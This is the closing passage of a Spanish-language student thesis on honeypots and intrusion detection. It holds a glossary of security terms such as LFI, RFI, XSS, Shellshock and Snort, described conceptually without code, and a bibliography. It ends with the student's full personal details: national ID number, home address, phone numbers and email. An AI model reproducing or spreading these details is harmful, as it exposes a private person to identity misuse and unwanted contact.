**IPS** - (Siglas en inglés de "*Intrusion Prevention System*" o "Sistema de Prevención de Intrusos"), también conocidos como sistemas de detección y prevención de intrusos (IDPS) son dispositivos de seguridad de red que supervisan las actividades de la red o del sistema en busca de actividades maliciosas. La principal diferencia es que los IPSs se despliegan en línea y tienen la capacidad de prevenir o bloquear las intrusiones detectadas de forma activa. Esto puede hacerse mediante el bloqueo de tráfico desde y/o hacia una IP ofensiva, el reseteo de conexiones o directamente mediante el descarte de paquetes.

**Kali Linux** - Es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Se podría denominar como la sucesora de BackTrack. Kali Linux trae preinstalados más de 600 programas para pruebas de penetración, escaneo de redes, *password crackers*, pruebas de vulnerabilidades y otras herramientas afines.

**Kippo** - Es un honeypot Secure Shell (SSH) de interacción media programado en Python. Usado para registrar ataques de fuerza bruta así también como toda la interacción del atacante con el *shell*.

**Kojoney** - Un honeypot emulador de SSH de baja interacción. En la actualidad Kojoney ya no es un proyecto activo.

**LFI** - (Siglas en inglés de "*Local File Inclusión*" o "Inclusión de archivos local") es un tipo de vulnerabilidad de inclusión de archivos en la que el atacante tiene la posibilidad de incluir un archivo "local", es decir, que está almacenado en el mismo servidor web.

**LibEmu** - Es una biblioteca que permite realizar un proceso básico de emulación sobre sistemas con arquitectura x86. Además, permite la detección y ejecución de código *shell* utilizando las heurísticas GetPC. Puede utilizarse en sistemas IDS / IPS / honeypot para emular el código *shell* x86, que puede ser procesado para detectar comportamientos maliciosos.

**MD5** - Es un algoritmo de resumen de mensaje ampliamente utilizado que produce un valor hash de 128 bits (16 bytes), normalmente expresada en formato de texto como un número hexadecimal de 32 dígitos. MD5 se ha utilizado en una amplia variedad de aplicaciones criptográficas, y también se utiliza comúnmente para verificar la integridad de los datos.

**MHN / Modern Honey Network** - Es un sistema de manejo de honeypots que permite a las organizaciones la creación de una red señuelo plenamente funcional en unos pocos minutos y proporciona una plataforma que simplifica en gran medida el despliegue y manejo de honeypots.

**Mongo Database / MongoDB** - (Del inglés "*humongous*" que significa enorme) es un sistema de base de datos NoSQL orientado a documentos, desarrollado bajo el concepto de código abierto. En vez de guardar los datos en tablas como se hace en las base de datos relacionales, MongoDB guarda estructuras de datos en documentos tipo JSON con un esquema dinámico (MongoDB llama ese formato BSON), haciendo que la integración de los datos en ciertas aplicaciones sea más fácil y rápida.

**Nginx** - Pronunciado "*engine x*" (en inglés: "motor x"), es un servidor web de código libre y abierto con un fuerte enfoque en la alta concurrencia, alto rendimiento y uso bajo de memoria. También puede actuar como un servidor proxy inverso ("*reverse proxy server*") para los protocolos HTTP, HTTPS, SMTP, POP3 e IMAP; así también como un balanceador de carga y caché HTTP.

**Nmap / Network Mapper** - Es un escáner de seguridad escrito originalmente por Gordon Lyon (también conocido por su seudónimo Fyodor Vaskovich). Utilizado para descubrir hosts y servicios en una red, creando así un "mapa" de la misma. Para lograr su objetivo, Nmap envía paquetes especialmente construidos hacia el host objetivo y luego analiza sus respuestas.

**Ofuscación** - (Del inglés: "*obsfucation*"). La ofuscación (u oscurecimiento) es un mecanismo para ocultar la presencia ataques de herramientas de detección estáticas, que utilizan firmas que son comparadas contra una cadena maliciosa conocida. La ofuscación hace que la apariencia de la cadena maliciosa cambie evitando así la detección por parte de estas herramientas.

**OWASP** - (Acrónimo de "*Open Web Application Security Project*", en inglés: "Proyecto Abierto de Seguridad de Aplicaciones Web") es una comunidad en línea dedicada a la seguridad de aplicaciones web. La comunidad OWASP está formada por empresas, organizaciones educativas y particulares de todo mundo. Juntos constituyen una comunidad de seguridad informática que trabaja para crear artículos, metodologías, documentación, herramientas y tecnologías de uso libre y gratuito.

**p0f** - (Acrónimo en inglés de "*Passive OS Fingerprinting*") es una herramienta pasiva de toma de huellas de Sistemas Operativo. Puede analizar el tráfico que pasa por las redes a la que la máquina esté conectada, ya sea que este esté dirigido hacia la misma o no. Todo esto lo hace de forma pasiva. No genera ningún tráfico de red de ningún tipo (no hay búsquedas nombre, ni tráfico hacia la víctima, ni consultas ARIN, ni trazado de ruta).

**Parser** - Es un componente de software que toma datos de entrada (normalmente de texto) y construye una estructura de datos que es a menudo algún tipo de árbol de análisis sintáctico,

árbol de sintaxis abstracta u otra estructura jerárquica, creando una representación estructural de la entrada, chequeando por una correcta sintaxis en el proceso.

**Pickle** - Es el mecanismo estándar de serialización de objetos del lenguaje de programación Python. Es el proceso por el que una jerarquía de objetos de Python se convierte en un flujo de bytes (para su almacenamiento o transmisión). "*Pickling*" es el término común entre los programadores de Python para la serialización (siendo "*unpickling*" la operación inversa).

**RFI** - (Siglas en inglés de "*Remote File Inclusión*" o "Inclusión de archivos remota") es un tipo de vulnerabilidad de inclusión de archivos en la que el atacante tiene la posibilidad de incluir un archivo "remoto", es decir, que está almacenado en un sitio o servidor remoto. Usualmente, esto se logra mediante un script.

**Shellshock** - También conocido como "*Bashdoor*", es el nombre con el que se conoce a una familia de fallas de seguridad o errores de diseño ("*bugs*") en el ampliamente utilizado *shell* Bash de Unix. Estas han existido desde su versión 1.03 lanzada en Septiembre de 1989. Este error hace que Bash ejecute comandos involuntariamente cuando se concatenan comandos al final de las definiciones de funciones almacenadas en los valores de variables de entorno. A la vulnerabilidad original se le asignó el identificador: CVE-2014-6271. Un posterior e intenso escrutinio de los defectos de diseño subyacentes de Bash sacaron a luz una variedad de vulnerabilidades relacionadas: (CVE-2014-6277, CVE-2014-6278, CVE-2014-7169, CVE-2014-7186 y CVE-2014-7187).

**ShockPot** - Es un honeypot emulador de aplicación web creado por ThreatStream Labs diseñado para detectar atacantes que intentan explotar la vulnerabilidad de inyección de código remoto del ampliamente difundido shell Bash (catalogada como: CVE-2014-6271, y conocida como "*Shellshock*").

**sid keyword** - En inglés: palabra clave "sid" (abreviatura de "*Snort ID*" o "identificador Snort"). Palabra clave utilizada para identificar reglas de Snort de forma exclusiva e inequívoca. Esto ayuda a los *plugins* de salidas a identificar reglas con mayor facilidad y es útil para mapear mensajes de alerta con reglas Snort.

**Sniffer** - (del inglés "*sniff*" u "olfatear") Es un software utilizado para capturar tramas de una red de computadoras, ya sea que éstas estén dirigidas a él o no cuando la interfaz de red escucha en un medio compartido por varios dispositivos. El sniffer pone la interfaz de red en "modo promiscuo" de manera de no descartar las tramas no destinadas a su dirección MAC y así capturar todo el tráfico de la red. Son utilizados con fines (legítimos o maliciosos) muy diversos como: monitoreo de redes para detectar y analizar fallos, detección de intrusos, captura de contraseñas, intercepción de mensajes, espionaje, etc.

**Snort** - Es un sistema de detección y/o prevención de intrusos de red (NIDPS) libre y de código abierto creado por Martin Roesch en 1998. Snort tiene la capacidad de realizar análisis de tráfico en tiempo real y registro de paquetes en redes IP. Snort realiza análisis de protocolo y búsqueda de contenido coincidente. El programa es frecuentemente utilizado para detectar sondas o ataques.

**Sticky factor** - (En inglés: "factor de adherencia") es un término que alude a la capacidad de conseguir que los visitantes de un sitio permanezcan en él el mayor tiempo posible y/o de lograr que regresen en el futuro. Un par de buenos indicadores para el factor de adherencia son la "tasa de rebotes" ("*bounce rate*") y el tiempo medio de permanencia.

**Stuxnet** - Es un gusano informático que afecta a equipos con el sistema operativo Windows, descubierto en junio de 2010 por VirusBlokAda. Es el primer gusano conocido que espía y reprograma sistemas industriales, en concreto sistemas SCADA de control y monitorización de procesos, pudiendo afectar a Infraestructuras Críticas como centrales nucleares. Stuxnet es capaz de reprogramar controladores lógicos programables y ocultar los cambios realizados. También es el primer gusano conocido que incluye un *rootkit* para sistemas reprogramables PLC.

**TCP/IP stack fingerprinting** - O simplemente: "*fingerprinting*" (en inglés: "toma de huellas dactilares de la pila TCP/IP"). Es la recopilación pasiva de datos sobre atributos de configuración de un dispositivo remoto durante una comunicación estándar de capa 4. La combinación de parámetros puede ser usada para inferir el sistema operativo de la maquina remota (*OS fingerprinting*) o ser incorporada a la huella de un dispositivo, en la base de datos de huellas.

**TimThumb** - Es un simple y flexibles, *script* PHP que cambia el tamaño de las imágenes. Se le provee un conjunto de parámetros, y devuelve una imagen en miniatura que se puede mostrar en un sitio web. TimThumb ha sido utilizado de forma masiva en el mundo de WordPress.

**VMware Tools** - Es un conjunto de utilidades que mejoran el rendimiento del sistema operativo invitado (*guest*) de una máquina virtual corriendo sobre un hipervisor VMware y optimizan la gestión de la misma.

**VMware Workstation** - Es un hipervisor que se ejecuta en computadoras de arquitectura x86-64 desarrollado y vendido por VMware, Inc., una división de EMC Corporation. Permite a los usuarios configurar una o más máquinas virtuales (VM) en una única máquina física, y utilizarlas de forma simultánea junto con la máquina real. Cada máquina virtual puede correr su propio sistema operativo, incluyendo las versiones de Microsoft Windows, Linux, BSD, y MS-DOS entre otros.

**Vulnerabilidad** - Es una debilidad en un sistema informático que permite a un atacante comprometer su seguridad. Una vulnerabilidad es la intersección de tres elementos: una falla o susceptibilidad en el sistema, el acceso a la falla por parte de un atacante, y la capacidad del atacante a explotar dicha falla.

**Wikileaks** - Del inglés "*leak*", que significa "fuga", "goteo" o "filtración" (de información). Es una organización mediática internacional sin ánimo de lucro, que publica a través de su sitio web informes anónimos y documentos filtrados con contenido sensible en materia de interés público, preservando el anonimato de sus fuentes. El lanzamiento del sitio se realizó

en diciembre de 2006, si bien su actividad comenzó en julio de 2007-2008. Desde entonces su base de datos ha crecido constantemente hasta acumular 1,2 millones de documentos. Su creador es Julian Assange y está gestionado por *The Sunshine Press*.

**WordPress** - Es un sistema de gestión de contenidos o CMS (por sus siglas en inglés, "*Content Management System*") enfocado a la creación de cualquier tipo de sitio web, aunque ha alcanzado una gran relevancia al usarse para la creación de blogs. Es un software libre que ha sido desarrollado en el lenguaje PHP para entornos que ejecuten MySQL y Apache.

**Wrapper** - (En inglés: "envoltura" o "contenedor"). Una función de contenedor es una subrutina en una biblioteca de software o un programa informático cuyo objetivo principal es llamar a una segunda subrutina o una llamada al sistema con poco o ningún cálculo adicional.

**XSS** - (Acrónimo de "*Cross Site Scripting*", del inglés "Secuencia de Comandos en Sitios Cruzados") es un tipo de vulnerabilidad típicamente hallado en aplicaciones web. XSS permite a los atacantes "inyectar" secuencias de comandos del lado del cliente en las páginas web visitadas por otros usuarios.

# IV.7. Fuentes y referencias bibliográficas

**Reporte de Seguridad Cibernética e Infraestructura Crítica de las Américas**
© 2015 Trend Micro Incorporated

**Tendencias de Seguridad Cibernética en América Latina y el Caribe**
© Secretaría de Seguridad Multidimensional de la OEA
© 2014 Symantec Corporation
URL: www.oas.org/cyber/

**Latin American and Caribbean Cybersecurity Trends and Government Responses**
Organization of American States
Trend Micro Incorporated
2013

**Encuesta sobre Protección de Infraestructura Crítica - Resultados: América Latina**
© 2011 Symantec Corporation
URL: www.symantec.com/la/cip

**Asociación para la Protección de las Infraestructuras Críticas (APIC)**
URL: http://infraestructurascriticas.com/

**Grupo de Respuesta a Emergencias Cibernéticas de Colombia - colCERT**
URL: http://www.colcert.gov.co

**Protección de Infraestructuras Críticas - Un nuevo reto para la convergencia de las seguridades**
Autor: Manuel Sanchez
URL: http://manuelsanchez.com/2012/05/28/proteccion-de-infraestructuras-criticas-un-nuevo-reto-para-la-convergencia-de-las-seguridades/
2012

**Puntogov - Nueva subsecretaría para proteger Infraestructuras Críticas del país**
Autor: Sabrina Díaz Rato

URL: http://www.puntogov.com/nueva-subsecretaria-para-proteger-Infraestructuras-criticas-del-pais/
Junio de 2015

**Informática Legal - Legislación sobre Informática de la República Argentina**
URL: http://www.informaticalegal.com.ar/legislacion-informatica/

**InfoLEG - Ley 26.388 de Delitos Informáticos en la República Argentina**
URL: http://www.infoleg.gob.ar/infolegInternet/anexos/140000-144999/141790/norma.htm

**Modern Honey Network**
URL: https://github.com/threatstream/mhn

**The Snort Project - SNORT Users Manual**
© 1998-2003 Martin Roesch
© 2001-2003 Chris Green
© 2003-2013 Sourcefire, Inc.
© 2014 Cisco Systems, Inc.
URL: http://manual.snort.org

**Snort 2.9.7.x on Ubuntu 12 and 14, with Barnyard2, PulledPork, and BASE**
Autor: Noah Dietrich
noah@sublimerobots.com
2015

**Installing Snort IDS**
Autor: Sheila de Dios
CIT 16 Ethical Hacking
Mission College, Santa Clara, CA.

**EZ Snort Rules - Find the Truffles, Leave the Dirt**
Autor: David J. Bianco
david@vorant.com
© 2006, Vorant Network Security, Inc.

**Glastopf - A dynamic, low-interaction web application honeypot**
**The Honeynet Project**
Autor: Lukas Rist

Co-autores: Sven Vetsch, Marcel Koßin, Michael Mauer
URL: http://www.honeynet.org
Noviembre, 2010

**Cyber Fast Track project: Web Application Honeynet - Final Report**
Autor: The Honeynet Project
Defense Advanced Research Projects Agency (DARPA)
Julio 27, 2012
URL: http://www.honeynet.org/files/CFT-WAH-FinalReport.pdf

**Honeypots CERT Exercise Handbook**
Autores: Tomasz Grudziecki, Lukasz Juszczyk, Piotr Kijewski (CERT Polska/NASK)
European Network and Information Security Agency (ENISA)
2012
URL:https://www.enisa.europa.eu/activities/cert/support/exercise/files/Honeypots_CERT_Exercise_Handbook.pdf

**p0f v3: Passive Fingerprinter**
Copyright (C) 2012 by Michal Zalewski
lcamtuf@coredump.cx
URL: http://lcamtuf.coredump.cx/p0f3/README

# Datos personales del alumno

**Apellidos y nombres:** Sánchez, Miguel Eduardo

**Documento de identidad:** 29.329.824

**Dirección:** Ituzaingó 575 5° "A" – Córdoba

**Teléfono:** (351) 425-9403

**Celular:** (351) 244-2406

**e-mail:** msanchez824@alumnos.iua.edu.ar

**Firma:** ……..